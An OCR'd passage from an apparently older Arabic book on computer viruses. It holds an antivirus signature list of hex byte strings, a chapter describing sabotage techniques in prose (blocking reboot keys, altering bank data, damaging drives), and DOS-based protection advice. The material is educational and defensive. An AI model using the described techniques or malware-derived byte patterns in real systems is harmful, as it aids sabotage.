وهذا الفيروس يقوم بمهامه التخريبية عندما تشير ثوانى ساعه نظام التشغيل DOS للرقم ٨ .

١٠ - الفيروسات التتابعية CASCADE VIRUSES

وفى هذا النوع من الفيروسات يزيد طول الملف المصاب بحوالى ١٧٠٠ بايت .

١١- فيروسات الـ SUMDOS

وهى تؤدى إلى زيادة طول الملف المصاب بحوالى ١٨٠٠ بايت

قائمة الفيروسات

والقائمة التى سنوردها هنا هى القائمه الموجودة فى البرنامج المسمى VIRUS SCAN الذى أصدرته شركة IBM نسخة عام ١٩٨٩ .

وسنلاحظ أن القائمه مقسمه إلى قسمين القسم الأول يستعرض الفيروسات المنادية VIRUSES CALLING التى يوجد برنامجها الرئيسى على سجل التحميل BOOT RECORD والقسم الثانى الفيروسات التى تصيب ملفات البرامج التنفيذيه ذات الأمتداد COM و EXE

وفى كل من القسمين سيسبق اسم الفيروس علامته المميزة (علامه الفيروس VIRUS MARKER)

أولاً : قائمه الفيروسات المنادية CALLING VIRUSES

8CC88ED88ED0BC00F0FBA0067CA2097C8B0E077C890E0A7CE85700
A boot record of this disk may be infected with the **Brain Virus.**
(Boot records)

1E5080FC02721870FC0473120AD2750E33C08ED8A03F04A8017503E80700
A boot recorcd of this disk may be infected with the **Stoned Virus.**
(Boot records)

BB40008EDBA11300F7E32DE0078EC00E1F81FF56347504FF0EF87D
A boot record of this disk may be infected with the **Yale Virus.**
(Boot records)

8ED8A113042D0200A31304B106D3E02DC0078EC08E007C8BFEB90001
A boot record of this disk may be infected with the **Bouncing Ball Virus.**
(Boot records)

FA8CC88ED88ED0BC00F0FBB8787C50C3
A boot record of this disk may be infected with the **den zuk virus .**
(Boot records)

31C0CD13B80202B90627BA0001BB00208EC3BB0001CD139A00010020
A boot record of this disk may be infected with the **Falling Letters boot Vi-rus.**
(Boot records)

8CC88ED88ED0BC00FOFBA0067CA2097C8B0E077C890E0A7CE85900
A boot record of this disk may be infected with the **Asher Virus.**
(Boot records)

ثانياً : قائمة الفيروسات التى تصيب الملفات التنفيذية.

8EC333F6333FF0E1FB9D007
This file may be infected with an **Icelandic Virus.**
(Usually only EXE files, but a COM now and then perhaps)

26C6067F03FFB452CD212E8C066D02268B47FE8EC026030603004040
This file may be infected with the **"Iceland II" Virus.**
(Usually only EXE files, but a COM now and then perhaps)

1E8BECC746100001E80000582DD700B104D3E88CCB03C32D100050
This file may be infected with the **"Friday the 13th COM Virus.**
(Usually only COM files, but an EXE file now and then perhaps)

D1E98A18AC13306140031044646A2F25A5958C3
This file may be infected with the **SYSLOCK Virus.**
(COM and EXE files)

E82906E8E005B419CD218884E300E8CE048A95E2000E1F7509
This file may be infected with the **"2930" Virus.**
(COM and EXE files)

8ED0BC000750B8C50050CBFC062E8C0631002E8C0639002E8C063D002E8
C0641008CC0
This file may be infected with **the 1813 Virus.**
(COM and EXE files)

FC8BF281C60A00BF0001B90300F3A48BF2B430CD213C007503E9C701
This file may be infected with the **648 Virus.**
(COM files only)

8B360101 83EE038BC63D00007503E90201
This file may be infected with the **1280 ("Data Crim") Virus.**
(COM files only?)

8B36010183EE038BC63D00007503E9FE00
This file may be infected with the **1168 ("Data Crim") Virus.**
(COM files only?)

505380FC4B740880FC4E7403E977E977018BDA807F013A75058A07EB07
Thus

F6872A0101740F8DB74D01BC
This file may be infected with one of the **17XX family of viruses.**
(COM files only)

FA8BECE800005B81EB31012EF6872A0101740F8DB74D01BC82063134312
4464C75F8
This file may be infected with the **1701 Virus.**

(COM files only)

FA8BECE800005B81EB31012EF6872A0101740F8DB74D01BC85063134312
4464C75F8
This file may be infected with **the 1704** or **the "1704-B" Virus.**
(COM files only)

FA8BCDE800005B81EB31012EF6872A0101740F8DB74D018C85063134312
4464C75F8
This file may be infected with **the 17Y4 Virus.**
(COM files only)

2EA31700BB17000E1FB4DECD21B42ACD2181FA0104742281F9BC077506
E8C504
This file may be infected with **the April 1st EXE Virus.**
EXE

89263401B419CD2104412EA265032EA2B103BF6703578BF2807C013A750
D8A042EA265032EA2B103
This file may be infected with **the April 1st COM Virus.**
COM
This file may be infected with **the "Lehigh" Virus.**
(COMMAND. COM only)

F6872A0101740F8DB74D01BC850631343124464C77F8
This file may be infected with the "1704-C" Virus or the "1704-Format" Virus.
(COM files only)

B8000026A2490226A24B0226A28B0250B419CD2126A24902B4470401
This file may be infected with **the "405" Virus.**
(COM files usually. EXE files maybe)

E87106E82806B419CD2189B4510181845101840 88C8C5301
This file may be infected with **the "3068" Virus.**
(COM and EXE files)

8ED0BC200950B820250CBFC062E8C062C002A8C0634002E8C0638002E8C
063C008CC0
This file may be infected with **the 2086 Virus.**
(COM and EXE files)

5E81EE030183FE00742A8A9403018DBC2901
This file may be infected with **the "DATACRIME II" Virus.**
(COM and EXE files)

الفصل السابع

ماذا يمكن أن يفعل الفيروس ؟

ما هو خطر الفيروس

الفصل السابع


ما هو خطر الفيروس ؟

هل سيصبح مبرمجى الفيروس إرهابى الغد الذين يهددون كبرى شركات إنتاج البرمجيات SOFT WARE والحكومات بإفشاء المعلومات المختزنة فى أجهزة الكومبيوتر العملاقه ؟

سؤال بدأيطرح نفسه بشدة خاصة فى الفتره الأخيره وهناك إتجاه فى أمريكا وأوروبا بعدم تشجيع النشر فى مجال برامج الفيروس إلا فى النطاق العلمى وعلى أضيق الحدود مع عدم نشر برامج الفيروس.

وأصحاب هذه الأراء من المسئولين فى الحكومات الغربية يعتقدون أن أرا ءهم فى هذا الموضوع منطقية ومقبولة جداً ويمكننا فهم هذه الأراء إذا تخيلنا برنامج فيروسى يستطيع أن ينفذ إلى شبكه كومبيوتر وزارة الدفاع (فى أى من الدول التى تمتلك الأسلحه الذريه) ويتحكم فى معلومات إطلاق الأسلحه الذرية فإنه يمكننا أن نتصور الكارثة التى يمكن أن تحدث عندما يتحكم مبرمجى الفيروس فى حياة ملايين من الناس.

وسيبدو الإرهابيون الذين يقومون بعمليات الإختطاف والتفجير وغيرها مجرد هواة أمام الإرهابى الذى يجلس فى مكتبه أو معمله ليكتب برنامج فيروس يتحكم به فى مصير ملايين البشر.


١. إصابه نظام التشغيل بالخلل
٢. محاكاة رسائل الخطا
٣. التحكم فى البيانات
٤. التاثير على المكونات الصلبه

تعزى خطوره الفيروس إلى عدة أمور

أولاً : إن كل الوظائف التى يمكن القيام بها على الكومبيوتر بمساعده نظام التشغيل يمكن أن تستغل من خلال برنامج الفيروس

ثانياً : سرعة الإنتشار الرهيبة لبرنامج الفيروس PROPAGATION SPEED

ويمكن تخيل هذه السرعة بالنظر إلي الرسم التالى الذى يبين سرعه إنتشار فيروس يتكاثر بطريقة بسيطة.

V

VV

VVVV

والرسم التالى يوضح فيروس يمكن أن ينسخ نفسه أربع مرات فى كل مره ينفذ فيها برنامجه

V

VVVV

VVVVVVVV

ثالثاً : صعوبة إكتشافه وذلك لصعوبه تتبع البرمجيات مصدر العدوى لانه بعد نجاح برنامج الفيروس فى الإنتشار وتنفيذ مهامه التخريبية فإنه

يمكن أن يقوم بتدمير نفسه أو يتحول إلى برنامج غير مؤذى HARMLESS, NON - VIRULENT

ونستطيع القول أيضا أن خطورة برامج الفيروس تزيد بازدياد استخدام أجهزة الكومبيوتر على مستوى الشركات وعلى المستوى الشخصى وبازدياد الأعتماد عليها.

ولكن ماهى خطورة برنامج الفيروس أو بمعنى آخر ما الأضرار التى يمكن أن يسببها برنامج الفيروس عندما يصيب جهاز كومبيوتر بعدواه .

إن أبسط مثال يمكن أن يخطر على ذهن أى منا هو قدره الفيروس على إلغاء كل البيانات والبرامج الموجوده على الإسطوانة الصلبة ولكن هل هذا هو أقصى ما يستطيع برنامج الفيروس أن يسببه من تدمير . الإجابة بكل تأكيد لا فإن عملية إلغاء البيانات رغم خطورتها وما تؤدى إليه من خسائر ليست الصورة الوحيدة للضرر الذى يمكن أن يسببه الفيروس. بل نستطيع القول أن عملية تغيير البيانات والمعلومات الموجوده فى أجهزة الكومبيوتر (عن طريق برنامج الفيروس) هى بالتأكيد اكثر خطورة .

فما الذى يمكن أن يحدث فى بنك لو أن المعلومات الموجوده به عن الإيداعات والحسابات والمتعاملين تغيرت بمعرفة برنامج للفيروس .

يمكننا أن نتخيل مدى الفوضى التى تنتج فى تعامل هذا البنك مع الأفراد والهيئات فقد يصبح الحساب المدين دائن وقد يزيد حساب أحد الأفراد بآلاف وربما بملايين الجنيهات بينما يصبح حساب اكبر عميل للبنك بدون رصيد .

ولكى نكون اكثر تحديداً نستعرض فى هذا الفصل أمثلة من المهام التى يمكن أن يكلف بها الفيروس ولكن يهمنى قبل أن نتناول بعض هذه المهام أن ألفت الأنظار إلى حقيقة هامة وهى إنه لا يمكن إعتبار أى برنامج (بما فيها برامج الفيروس) فى حد ذاته برنامج سيئ أو جيد ولكن توجيه هذا البرنامج لهذا الغرض أو ذاك (سيئا كان ام

جيداً) يعتمد بالكامل على الإحساس بالمسئوليه لهؤلاء الذين يعملون فى كتابة البرامج. والغريب فى هذا النوع أن بعض برامج الفيروس على الرغم من أغراضها التدميرية إلا أن من كتب هذه البرامج كان يهدف اساساً إلى لفت الأنظار لنقاط الضعف الموجودة فى أنظمة الكومبيوتر بما يؤدى فيما بعد إلى إغلاق الثغرات التى تسلل منها برنامجة.

وهناك قصة مهندس الكترونيات استطاع خداع الكومبيوتر العملاق لوزارة الدفاع الأمريكى وأصابه بخلل خطير . . وقد سارع هذا المهندس - واسمه تد بنشاين - سارع إلى تسليم نفسه إلى أجهزه الأمن المختصه قبل حدوث الكارثة وأعلن أنه استهدف من وراء عمله هذا تحذير القيادة العسكريه من الثغرات الموجودة فى نظم المعلومات.

ويبدو أن منطق المهندس المغامر أقنع المسؤولين الأمريكيين فقرروا إعادة تصميم وبناء نظام جديد للإتصالات والمعلومات يستطيع الصمود فى مواجهة الفيروسات.

والآن ما هى مهام الفيروس التخريبية MANIPULATION TASKS

إصابه نظام التشغيل بالخلل SYSTEM CRASH

ليس هناك أسهل على مبرمج الفيروس من إصابه نظام التشغيل بالخلل فمن يعرف مدى تعقيد أنظمه التشغيل يعرف أن تغيير ولو بت (BIT) واحدة فى الذاكرة من الممكن أن يؤدى إلى خلل فى التنفيذ عند التعامل مع نظام التشغيل.

وهذا يفسر سهولة تأثير برنامج الفيروس على نظام التشغيل وأصابته بالخلل عن طريق إحداث مثل هذا الخطأ عمداً.

ولكن كيف يكشف المستخدم حدوث مثل هذا الخلل فى نظام التشغيل ؟

هناك اكثر من مؤشر على حدوث الخلل .

أ - الكومبيوتر لم يعد يستطيع التعامل الطبيعى مع البرامج .

ب - أو أن كل المدخلات INPUTS يتم تجاهلها .

جـ - أو أن هذه المدخلات تؤدى إلى نتائج مختلفة تماماً عن المعتاد .

ويجب أن نفرق بين نوعين من الخلل يمكن أن يصاب بهما نظام التشغيل.

الأول : - خلل حقيقى (فعلى) TRUE SYSTEM CRASH

وهو يمنع أى تحكم ويجعل من المستحيل تحديد أى جزء من البرنامج يقوم المعالج (PROCESSOR) بتنفيذه.

وهذا النوع من الخلل يحدث كنتيجة لأحد الأسباب التالية :

١- تحميل برامج مقيمه فى الذاكرة .

MEMORY - RESIDENT PROGRAMS اكثر مما ينبغى .

٢- نتيجه اخطاء فعلية لبرنامج ما أثناء التنفيذ .

٣- أسباب لها علاقة بالمكونات الصلبة HARDWARE

الثانى : - خلل محاكى SIMULATED SYSTEM CRASH

وهو يبدو كالخلل الحقيقى ولكنه يمكن التحكم فيه وقد يحدث مثل هذا الخلل كنتيجه لوجود برنامج فيروس داخل الكومبيوتر يقوم بمهام خاصة (تحرم المستخدم من التحكم) .

كتشكيل (FORMATING) الإسطوانة الصلبة HARD DISK.

أو إلغاء قطاعات على الإسطوانة المرنة FLOBBY DISK

أو السيطرة على الملفات FILE MANIPULATION

وحيث أن المستخدم يفقد التحكم على النظام نمن المستحيل إنهاء قيام برنامج الفيروس بهذ المهام متى بدأت والحل الوحيد هو إعادة تحميل نظام التشغيل REBOOTING غلاق مصدر الطاقة ثم إعادة توصيله مرة آخرى.

ولكن إعادة تحميل نظام التشغيل يستغرق عدة ثواني وهى تعطى الفيروس اكثر من الوقت الذى يحتاجه حتى يصل إلى الاسطوانة الصلبة ويقوم بمهامه المدمرة.

والمشكله الرئيسيه التى تواجه مبرمج الفيروس (لإحداث خلل فى نظام التشغيل) هى منع المدخلات من لوحة المفاتيح KEY BOARD هنا يمكن التمييز بين عده مستويات لمنع تدخل المستخدم بإنهاء البرنامج أثناء تنفيذه .

١- منع الإنهاء الداخلى للبرنامج (يوجد فى كل برنامج - فى الغالب - طريقة الخروج منه أو إنهاء التنفيذ والعودة إلى نظام التشغيل فى أى لحظه) ويقوم برنامج الفيروس بمنع هذه الفاعليه .

٢- منع انهاء البرامج من خلال الضغط على مفتاحى CTRL - C

٣- منع إنهاء البرامج من خلال الضغط على مفاتيح ALT - CTRL - DEL

وفى حالة وجود برنامج فيروسى يستطيع منع إنهاء تنفيذ البرنامج المصاب (من خلال الضغط على مفاتيح ALT - CTRL - DEL)

فإن خط الدفاع الأخير بالنسبه للمستخدم هو إيقاف عمل الكومبيوتر عن طريق مصدر الطاقة .

والثلاثة طرق المذكوره هنا لمنع إنهاء البرنامج يمكن تحقيقها بسهولة. فبالنسبة

للطريقة الأولى فإن البرنامج المصاب يعرض بحيث لا يظهر على الشاشة مفتاح معين لإنهاء كذلك بالنسبه لإنهاء البرنامج عن طريق الضغط على مفتاحى CTRL. C فإنها ليست بالمشكلة الصعبه فسيطيع برنامج الفيروس (باستخدام الأمر BREAK OFF) التعديل فى ملف ال CONFIG. SYS

ولكن الطريقه الأكثر فاعلية هى إعادة توجيه المخرجات من الشاشة إلى جهاز وهمى NUL DEVICE وفى هذه الحالة فإن الجزء المخصص من الذاكرة للوحة المفاتيح BUFFER يصبح غير قابل للإستخدام (غير قادر على استقبال أى أوامر)

إما بالنسبة لإنهاء البرامج بالضغط على مفاتيح ALT - CTRL - DEL فتحتاج لبعض المجهود لمنع عملها

محاكاة رسائل الخطأ FALSE ERROR

هناك أنواع من الفيروسات تجعل المستخدم يعتقد أن هناك أخطاء فى نظام الكومبيوتر عن طريق إظهار رسائل خطأ والمقصود بالرسائل هنا الرسائل الخاصه بنظام التشغيل أو البرامج الآخرى حيث يؤدى تنفيذ برنامج الفيروس إلى استدعاء هذه الرسائل مع عدم حدوث ما يبررها (إظهار رساله الخطأ بدون وجود الخطأ) .

وكمثال على ذلك فإن برنامج الفيروس يمكن أن يمنع التعامل مع الإسطوانة DISK ACCESS مما يؤدى لظهور كل أنواع رسائل الخطأ المختلفة .

وليست رسائل الخطأ الخاصه بنظام التشغيل هى الرسائل التى يمكن لبرنامج الفيروس محاكاته بل يكن أيضاً أن يتسبب برنامج الفيروس فى ظهور أخطاء (كاذبة) فى الطابعات PRINTERS أو الموصلات INTERFACES أو الشاشات MONITORS .

التحكم فى البيانات DATA MANIPULATION

ويتم هذا عن طريق القدرة على تعديل البيانات DATA MODIFICATION ويعتبر من أهم الأبواب التى يستخدمها بعض المحترفين لتغير ارصدتهم فى البنوك فإذا كانت كل مهمة برنامج الفيروس هى الدخول على ملف بيانات معين فى بنك ورقم حساب محدد وتغيير الأرقام الصغيره فيه إلى ارقام كبيرة أو إضافة الأصفار على يمين رقم الرصيد الحقيقى فسيتمكن مثل هذا اللص (الذى أبدع برنامج الفيروس) من صرف المبلغ الجديد فى حسابه فى رعايه الكومبيوتر وبدون أن يلحظ أحد فى الغالب وحتى إذا ما تم كشف تلك العملية مبكراً فإن عملية تصحيح البيانات مرة آخرى تستهلك وقتاً ليس بالقليل .

التأثير على المكونات الصلبة HARDWARE

على الرغم من أنه لا توجد وسيله سهله لتدمير مكونات الكومبيوتر إلا أن مطورى برامج الفيروس لا يألون جهداً لإحراز تقدم فى هذا المجال .

- وكمثال يمكن لبرنامج الفيروس تدمير الممر صفر TRACK ZERO للاسطوانة الصلبة وجعله غير قابل للاستخدام بحيث لا يمكن تحميل نظام التشغيل DOS من الأسطوانة الصلبة فيما بعد
- وبعض الفيروسات عن طريق استخدام رقم مر TRACK أكبر من ٣٩ تجعل الرأس HEAD فى جهاز إدارة الإسطوانات تتحرك إلى ما بعد الممر الداخلى الأخير مما قد يؤدى فى بعض أنواع أجهزة الإدارة هذه إلى أن تنحشر الرأس ويستدعى علاج هذه الحاله فتح جهاز إدارة الاسطوانات لتحرير الرأس.
- ونستطيع أن نشير هنا إلى إنه يمكن تدمير الشاشة عن طريق برمجه كارت التحكم فى الشاشه (CATHOD RAY TUBE- CRT CONTROLLER)

بطريقة غير صحيحة

- مثال آخر إن بعض الطابعات PRINTERS يوجد من ضمن أوامرها أمر لتحريك ورق الطباعة فى الأتجاه العكسى ولكن تنفيذ هذا الأمر على كم كبير من الورق عادة ما ينتهى بحشر الورق داخل الطابعة مما يستلزم فكها وتنظيفها .

بالإضافة لهذا فهناك مجموعة من الفيروسات التى لا تسبب عطلاً للمكونات الصلبة بطريقة مباشرة ولكنها تستهلك هذه المكونات بسرعة فتغيير بسيط فى ملف الـ CONFIG. SYS قد يزيد من عدد مرات التعامل مع الأسطوانة الصلبة زيادة كبيرة مما يعجل بإنتهاء عمرها الأفتراضى.

* * * * *

* * *

*

الفصل الثامن

الوقاية خير من العلاج

كيفية الحماية من هجوم الفيروس ؟

الفصل الثامن

كيفيه الحمايه من هجوم الفيروس

ما هو الحل ؟

كيف نحمى الكومبيوتر من الإصابة بالفيروسات المختلفه ؟


حان الوقت لنطرح مثل هذا السؤال فبعد ما تكونت لدينا المعرفة الكافية عن برامج الفيروس بقيت الإجابة على هذه الأسئلة خطوة نحو التخلص من خطر هذا الضيف الثقيل .

وقد أجاب أحد الأصدقاء الظرفاء على سؤال ما هو الحل بطريقة حاسمة إذ اقترح (حلاً لمشكله الفيروس) فصل مصدر الطاقة عن الكومبيوتر بصفة دائمه مما يشكل ضماناً بنسبه مائة فى المائة للحماية ضد الفيروس.

ورغم انى اتفقت معه على إنها وسيله تعطى ضماناً ضد الفيروس ١٠٠٪ إلا إنها حماية غير منطقية فهى تشبه من يريد أن يتخلص من الصداع بقطع رأسه.

فهل الحماية هى أن نستغنى عن جهاز الكومبيوتر تماماً ام الحل هو أن نتأقلم مع الوضع الحالى الذى لا يوفر حماية على الاطلاق ضد الفيروسات .

اعتقد أن مهمتنا هى إيجاد حل وسط بين هذين النقيضين بمحاوله اكتشاف وسائل حماية فعالة بقدر الإمكان.



١. الحماية من خلال البرمجيات
٢. الحماية من خلال المكونات الصلبة
٣. الحماية من خلال البرمجيات والمكونات الصلبة معا

يهمنى أن أبدأ هذا الفصل بتوضيح أمر هام للغايه هو إنه لا توجد هناك وسيلة حماية ضد فيروس الكومبيوتر تعطى نسبة أمان ١٠٠٪ من الإصابة بعدوى الفيروس (فى الوقت الحاضر على الأقل).

ومن المهم ونحن نتناول وسائل الحماية المختلفة (الممكنة) أن نضع ذلك فى اعتبارنا.

ويمكن فهم صعوبة الحماية ضد الفيروس من حقيقة ان معلومات أنظمة الكومبيوتر الخاصة SYSTEM - SPESIFIC - INFORMATIONS اللازمة للحماية متاحة أيضاً لبرنامج الفيروس (بمعنى أن مبرمج الفيروس المتمكن يستطيع أن يضمن برنامجه - بأستخدام معلومات النظام - طريقه البحث عن وسائل الحماية الموجودة والتخلص منها).

وهناك نقطة أخرى يجب مناقشتها وهى تشكل أحد أسباب عدم وعى مستخدمى الكومبيوتر بكيفية حماية أجهزتهم.

فالشركات المنتجة للبرامج الجاهزة - البرمجيات -SOFTWARE HOUSES تعتبر ان طرق الحمايه التى تقدمها على برامجها - كالملفات الخفيه HIDDIN FILES وملفات القراءه فقط READ ONLY. FILES وكلمه السر PASSWORD كافية بينما هذه الحماية تعتمد فى فلسفتها على عدم معرفة المستخدم بكيفية رفع هذه الحماية ولكن من الناحية العملية فإن التخلص من هذه الحماية فى منتهى السهولة وفى القريب لن تصبح هذه الطرق المستخدمة فى الحماية ذات فاعلية .

ولذا فإنه من الأفضل تعريف المستخدم بالأخطار الموجودة فى نظام الكومبيوتر والفجوات التى قد ينفذ منها الآخرون لأغراض تخريبيه (كموضوع الفيروس) مما ينبه المستخدم لضرورة اليقظة واستخدام المستويات المختلفة من الحماية لسد هذهالفجوات.

بعد هذا الاستعراض السريع لبعض النقاط التى تتعلق بموضوع الحماية ضد

الفيروس نستطيع أن نقسم وسائل الحماية إلى ثلاث أقسام رئيسية

١- الحماية من خلال البرمجيات SOFTWARE

٢- الحماية من خلال المكونات الصلبه HARDWARE

٣- الحماية من خلال نظام يشمل الإسلوبين معاً (حماية من خلال البرمجيات + حماية من خلال المكونات الصلـ ")

الحماية من خلال البرمجيات

يمكن القول أن هذا الإسلوب فى الحماية يشكل الحل المتاح فى وقتنا الحالى بعكس اسلوب الحماية من المكونات الصلبة والذى قد يشكل طريقة الحماية من الفيروسات فى المستقبل.

والحماية من خلال البرمجيات يمكن تقسيمها إلى إكثر من مستوى

١- الحماية من خلال نظام التشغيل OPERATING SYSTEM DOS

٢- الحماية من خلال البرامج الجاهزة

* البرامج صائدة الفيروس VIRUS HUNTER PROGRAMS

* برامج التطعيم والمصل VACCINE & SERUM PROGRAMS

* فيروسات الحماية PROTECTION VIRUSES

* البرامج الباحثة عن التغيرات

ALTERATION SEARCHER PROGRAMS

أولاً : الحماية من خلال نظام التشغيل DOS

يقوم مفهوم الحماية من خلال نظام التشغيل على استخدام أوامر النظام للقيام بهذه العمليه على عدة مراحل

١- نسخ البرامج

وهذا يعني وجود نسختين من أى إسطوانة مستخدمة فى الكومبيوتر أحدها يحتفظ بها كمرجع والآخرى هى المستخدمة بالفعل وذلك بعد أن تخضع هذه الاسطوانات للفحص (باستخدام برنامج كاشف لوجود الفيروس كال VIRUS SCAN) للتأكد من خلوها من الفيروسات ويستحب الإحتفاظ بالأسطوانات الأصلية (فى حاله وجودها) والعمل بالنسخ فقط

وهذا الأسلوب يوفر ميزتين

- القدره على المقارنه بين الإسطوانة الأصلية ونسخه العمل مما يتيح اكتشاف أى تغيير يطرأ على هذه النسخ
- فى حاله إصابه ملفات النسخه المستخدمة للعمل على الكومبيوتر بالفيروس يمكن إلغاؤها والحصول على نسخة آخرى سليمه من الأصل المحتفظ به.

أوامر نظام التشغيل DOS المستخدمة للحصول على نسخ

* الأمر COPY يستخدم فى نسخ الملفات

* الأمر DISKCOPY يستخدم فى نسخ الإسطوانه بالكامل

(الحصول على اسطوانه جديده مطابقه تماماً للاسطوانه الأصليه)

* الأمر BACAUP يستخدم فى الحصول على نسخة احتياطية من كل الملفات الموجودة على الاسطوانه الصلبة

٢- الفحص

فحص ملفات البرامج والبيانات وملاحظة أى تغيرات فيها قبل استعمالها لنرى ما اذا كانت لا تزال فى حالتها الأصلية التى يعرفها المستخدم (خالية من الفيروس) أم لا مما يعطى الفرصة للكشف المبكر عن أى إصابة وبالتالى الحد من انتشارها ثم التخلص من الفيروس قبل أن يتسبب فى أضرار كبيرة .

* الأمر DIR يستخدم لملاحظة أى زيادة في طول الملفات أو أى تغيير في التاريخ الذى تم فيه تسجيل الملف (قد تعنى الزياده أو تغيير التاريخ احتمال وجود فيروس نسخ نفسه فى الملف)
* الأمر TYPE يستخدم لاستعراض محتويات الملفات الصغيره (البيانات) وملاحظة أى تغيير فيها
* الأمر DEBUG يستخدم لاكتشاف وجود الفيروس فى الملفات (لايستطيع الاستفادة من هذا الأمر على هذا النحو إلا من له دراية متعمقة بنظام التشغيل DOS وله خبرة فى البرمجة خاصه باستخدام لغة التجميع (ASSEMBLY
* الأمر COMP يستخدم لمقارنة الملفات الموجودة فى الكومبيوتر بالنسخ الأصلية (الخالية من الفيروسات) وأى تغيير عن الأصل قد يعنى وجود الفيروس .
* الأمر CHKDSK ويستخدم فى فحص الإسطوانه ويكشف عن وجود أى قطاعات معيبة BAD SECTOR (بعض الفيروسات تؤدى إلى ظهور قطاعات معيبة - غير حقيقية - فى الاسطوانة المصابة) كما يكشف هذا الأمر عن أى زيادة فى شغل مساحات من ذاكرة العمل RAM

٣- منع التحكم

بمنع الفيروس من الوصول إلى الملفات والتحكم فيها FILE MANIPULATION سواء ملفات البرامج التنفيذية بنسخ نفسه فيها أو ملفات البيانات بالغاء ما بها من بيانات أو تغييره وسوف يؤدى هذا الاسلوب فى محاربة الفيروس إلى وقف إنتشاره من ناحية ومنعه من تنفيذ مهامه التخريبية من ناحية آخرى (وذلك بمنعه من الكتابة على الملفات الموجوده)

* الأمر ATTRIB يستخدم هذا الأمر لجعل أى ملف غير قابل للالغاء أو الكتابه عليه أى إنه يصبح ملف قابل للقراءة فقط READ ONLY FILE

والصيغه البسيطه لهذا الأمر هى :

ATTRIB	FILENAME.	EXTENSION	+	. R
الأمر	اسم الملف المراد حمايته	الإمتداد		تعنى جعله قراءة فقط (READ)

وفى حالة رغبة المستخدم فى فك الحمايه (للكتابة فى ملف بيانات مثلاً) يتم تغيير الصيغة لتصبح

ATTRIB FILENAME. EXTENSION - R

ولمعرفه ما إذا كان ملف ما عليه حماية باستخدام هذا الأمر تستخدم الصيغة التالية .

ATTRIB FIENAME . EXTENTION

فإذا كان الملف محمى من الإلغاء والكتابة فسيسبق إسمه حرف R للدلالة على إنه ملف للقراءة فقط .

R FILENAME . EXTENTION

وإن كان الملف غير محمى فسيظهر اسم الملف بدون حرف R

FILENAME . EXTENTION

هل هذه هى كل الحماية التى يمكن ان نحصل عليها من نظام التشغيل DOS (ضد الفيروس) باستخدام أوامره ؟

نستطيع بالاضافة إلى ما ذكرناها أن نقوم بخداع الفيروس فبرنامج الفيروس مثله مثل نظام التشغيل يعتمد على إسم الملف وامتداده للتمييز بين البرامج المختلفة ومن معلوماتنا السابقه نعرف ان برنامج الفيروس يقوم بغزو الملفات التنفيذيه فقط ذات الامتداد EXE. و COM.

وبالجمع بين هاتين الحقيقتين نستطيع أن نخدع الفيروس بطريقتين مختلفتين :

